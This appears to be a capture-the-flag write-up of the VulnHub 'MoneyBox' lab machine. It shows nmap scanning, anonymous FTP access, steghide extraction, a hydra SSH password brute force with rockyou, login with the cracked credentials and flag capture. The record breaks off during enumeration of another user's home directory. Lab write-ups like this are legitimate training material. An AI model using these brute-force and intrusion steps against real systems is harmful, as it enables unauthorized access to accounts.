

MONEYBOX

Welcome to my writeup where I am gonna be pwning the **Moneybank** machine from [VulnHub](#). This challenge has 3 flags, and our goal is to capture all of them. Let's get started!

GETTING STARTED

To download the vulnerable machine, click on this link:


<https://www.vulnhub.com/entry/moneybox-1,653/>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECON


I ran an **nmap** aggressive scan on the target to find open ports and running services.



```
(root㉿kali)-[~/vhub/moneybox]
# nmap -A -p- --min-rate 10000 192.168.1.16 -oN moneybox.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 12:00 EDT
Nmap scan report for 192.168.1.16
Host is up (0.00097s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-RW-T--r--  1 0          0          1093656 Feb 26 2021 trytofind.jpg
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|   256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:4F:03:A1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```


FOOTHOLD

I started off with the **ftp** port as anonymous login was detected by nmap script scan.



```
# ftp 192.168.1.16
Connected to 192.168.1.16.
220 (vsFTPd 3.0.3)
Name (192.168.1.16:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21404|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||13232|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% [*****] 1068 KiB 61.42 MiB/s 00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:00 (60.47 MiB/s)
ftp> 
```

The server contained an image so I downloaded it onto my system and analyzed it.



```
File Actions Edit View Help
root@kali: ~/vhub/moneybox x root@kali: ~/vhub/moneybox x root@kali: ~/vhub/moneybox x
[root@kali ~]# ls
ip moneybox.nmap trytofind.jpg
[root@kali ~]# binwalk trytofind.jpg
DECIMAL HEXADECIMAL DESCRIPTION
0x0 0x0 JPEG image data, JFIF standard 1.01


[root@kali ~]# exiftool trytofind.jpg
ExifTool Version Number : 12.76
File Name : trytofind.jpg
Directory : .
File Size : 1094 kB
File Modification Date/Time : 2021:02:26 04:48:17-05:00
File Access Date/Time : 2024:10:16 12:03:19-04:00
File Inode Change/Time : 2024:10:16 12:03:19-04:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 72
Y Resolution : 72
Image Width : 3984
Image Height : 2988
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 3984x2988
Megapixels : 11.9

[root@kali ~]
```

I did not find anything special in the metadata. I then tried extracting information stored inside it using **steghide**

```
File Actions Edit View Help
root@kali: ~/vhub/moneybox x root@kali: ~/vhub/moneybox x root@kali: ~/vhub/moneybox x
[root@kali ~]# steghide --extract -sf trytofind.jpg
Enter passphrase: [REDACTED]
```

Since I didn't know the password, I moved on to the next open port i.e 80.



Hai Everyone.....!

Welcome To MoneyBox CTF



it's a very simple box so don't overthink


The webpage did not give anything interesting, so I performed directory brute forcing using **dirb**

I visited the directory.

```
root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x
File Actions Edit View Help
root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x
root@kali:~/vhub/moneybox x curl http://192.168.1.16/blogs/index.html
<html>
<head><title>MoneyBox</title></head>
<body>
<h1>I'm Tom-H4ck3r</h1><br>
<p>I Already Hacked This Box and Informed.But They didn't Do any Security configuration</p>
<p>If You Want Hint For Next Step.....?</p>
<h1>They didn't Do any Security configuration</h1>
</body>
</html>
If You Want Hint For Next Step.....?

<!--the hint is the another secret directory is S3cr3t-T3xt-->
~(root@kali):~/vhub/moneybox
```

```
root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x
File Actions Edit View Help
root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x root@kali:~/vhub/moneybox x
root@kali:~/vhub/moneybox x curl -s http://192.168.1.16/S3cr3t-T3xt/ | tr -d '\n'
<html><head><title>MoneyBox</title></head><body>      <h1>There is Nothing In this Page.....</h1></body></html><!..Secret Key 3xtr4ctd4t4 >
~(root@kali):~/vhub/moneybox
#
```



This revealed a password. I used this password to extract the data from the image.

```
root@kali:~/vhub/moneybox [~] # echo '3xtr4ctd4t4' > secret.key
root@kali:~/vhub/moneybox [~] # steghide --extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".
root@kali:~/vhub/moneybox [~] # cat data.txt
Hello..... renu

I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.......
```

The only service running on the target where password is required is **ssh**. I used **hydra** to crack its password using **rockyou**.

```
root@kali:~/vhub/moneybox [~] # hydra -l 'renu' -P /usr/share/wordlists/rockyou.txt 192.168.1.16 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-16 13:15:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.16:22/
[22][ssh] host: 192.168.1.16 login: renu password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-16 13:15:38

root@kali:~/vhub/moneybox [~] # echo 'username: renu\npassword: 987654321' > foothold
root@kali:~/vhub/moneybox [~] # cat foothold
username: renu
password: 987654321

root@kali:~/vhub/moneybox [~] #
```

I logged into the target.

```
(root@kali)-[~/vhub/moneybox]
# cat foothold
username: renu
password: 987654321

(root@kali)-[~/vhub/moneybox]
# ssh renu@192.168.1.16
The authenticity of host '192.168.1.16 (192.168.1.16)' can't be established.
ED25519 key fingerprint is SHA256:askFgbTUzIVgZGtWAh5WRXgKXTdp7USBhYUsIg9nNW.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.16' (ED25519) to the list of known hosts.
renu@192.168.1.16's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
renu@MoneyBox:~$
```

LATERAL MOVEMENT

I captured the first flag from the home directory.


```
renu@MoneyBox:~$ ls
ftp  user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes ... !
You Got it User1 Flag
==> us3r1{F14g:0ku74tbd3777y4}
renu@MoneyBox:~$
```

I moved back to view other users and found another flag.



```
renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily renu
renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls
user2.txt
renu@MoneyBox:/home/lily$ cat user2.txt
Yeah....
You Got a User2 Flag
⇒ us3r{F14g:tr5827r5wu6nkla0}
renu@MoneyBox:/home/lily$
```

I then downloaded the **linux smart enumeration** script to find possible ways for privilege escalation.



```
root@kali:~/vhub/moneybox$ wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O lse.sh
--2024-10-16 10:31:05-- https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/diego-treitos/linux-smart-enumeration/releases/download/4.14nw/lse.sh [following]
--2024-10-16 10:31:20-- https://github.com/diego-treitos/linux-smart-enumeration/releases/download/4.14nw/lse.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/170493053/b4b67e2b-961d-40d9-8cc3-1fb8ec6b0ad9?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241016%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241016T173120Z&X-Amz-Expires=300&X-Amz-Signature=fa10643ccbe1b823cd4eb24392de210b66ec07072826806e06438fb750765b168X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%2filename%3Dlse.sh&response-content-type=application%2Foctet-stream [following]
--2024-10-16 10:31:21-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/170493053/b4b67e2b-961d-40d9-8cc3-1fb8ec6b0ad9?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241016%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241016T173120Z&X-Amz-Expires=300&X-Amz-Signature=fa10643ccbe1b823cd4eb24392de210b66ec07072826806e06438fb750765b168X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%2filename%3Dlse.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [application/octet-stream]
Saving to: 'lse.sh'

lse.sh          100%[=====]  53.81K --.-KB/s   in 0.02s

2024-10-16 10:31:27 (2.91 MB/s) - 'lse.sh' saved [55098/55098]

renu@MoneyBox:~$ chmod +x lse.sh
renu@MoneyBox:~$
```

```
LSE Version: 4.14nw
User: renu
User ID: 1001
Password: *****
Home: /home/renu
Path: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
umask: 0022
Hostname: MoneyBox
Linux: 4.19.0-14-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64


[!] nowar0 Should we question autocrats and their "military operations"? ... yes!
[NO]
[WAR]

[i] usr000 Current user groups..... yes!
[★] usr010 Is current user in an administrative group?..... nope
```

Since this revealed nothing special, I tried looking inside lily's home directory to find the .ssh folder.


```
File Actions Edit View Help
File Actions Edit View Help
renu@MoneyBox:~/.vhub/moneybox x renu@MoneyBox:~/home/lily x root@kali:~/vhub x
renu@MoneyBox:~$ sudo -l
[sudo] password for renu:
Sorry, user renu may not run sudo on MoneyBox.
renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily renu
renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls
user2.txt
renu@MoneyBox:/home/lily$ ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily 985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily 220 Feb 25 2021 .bash_logout
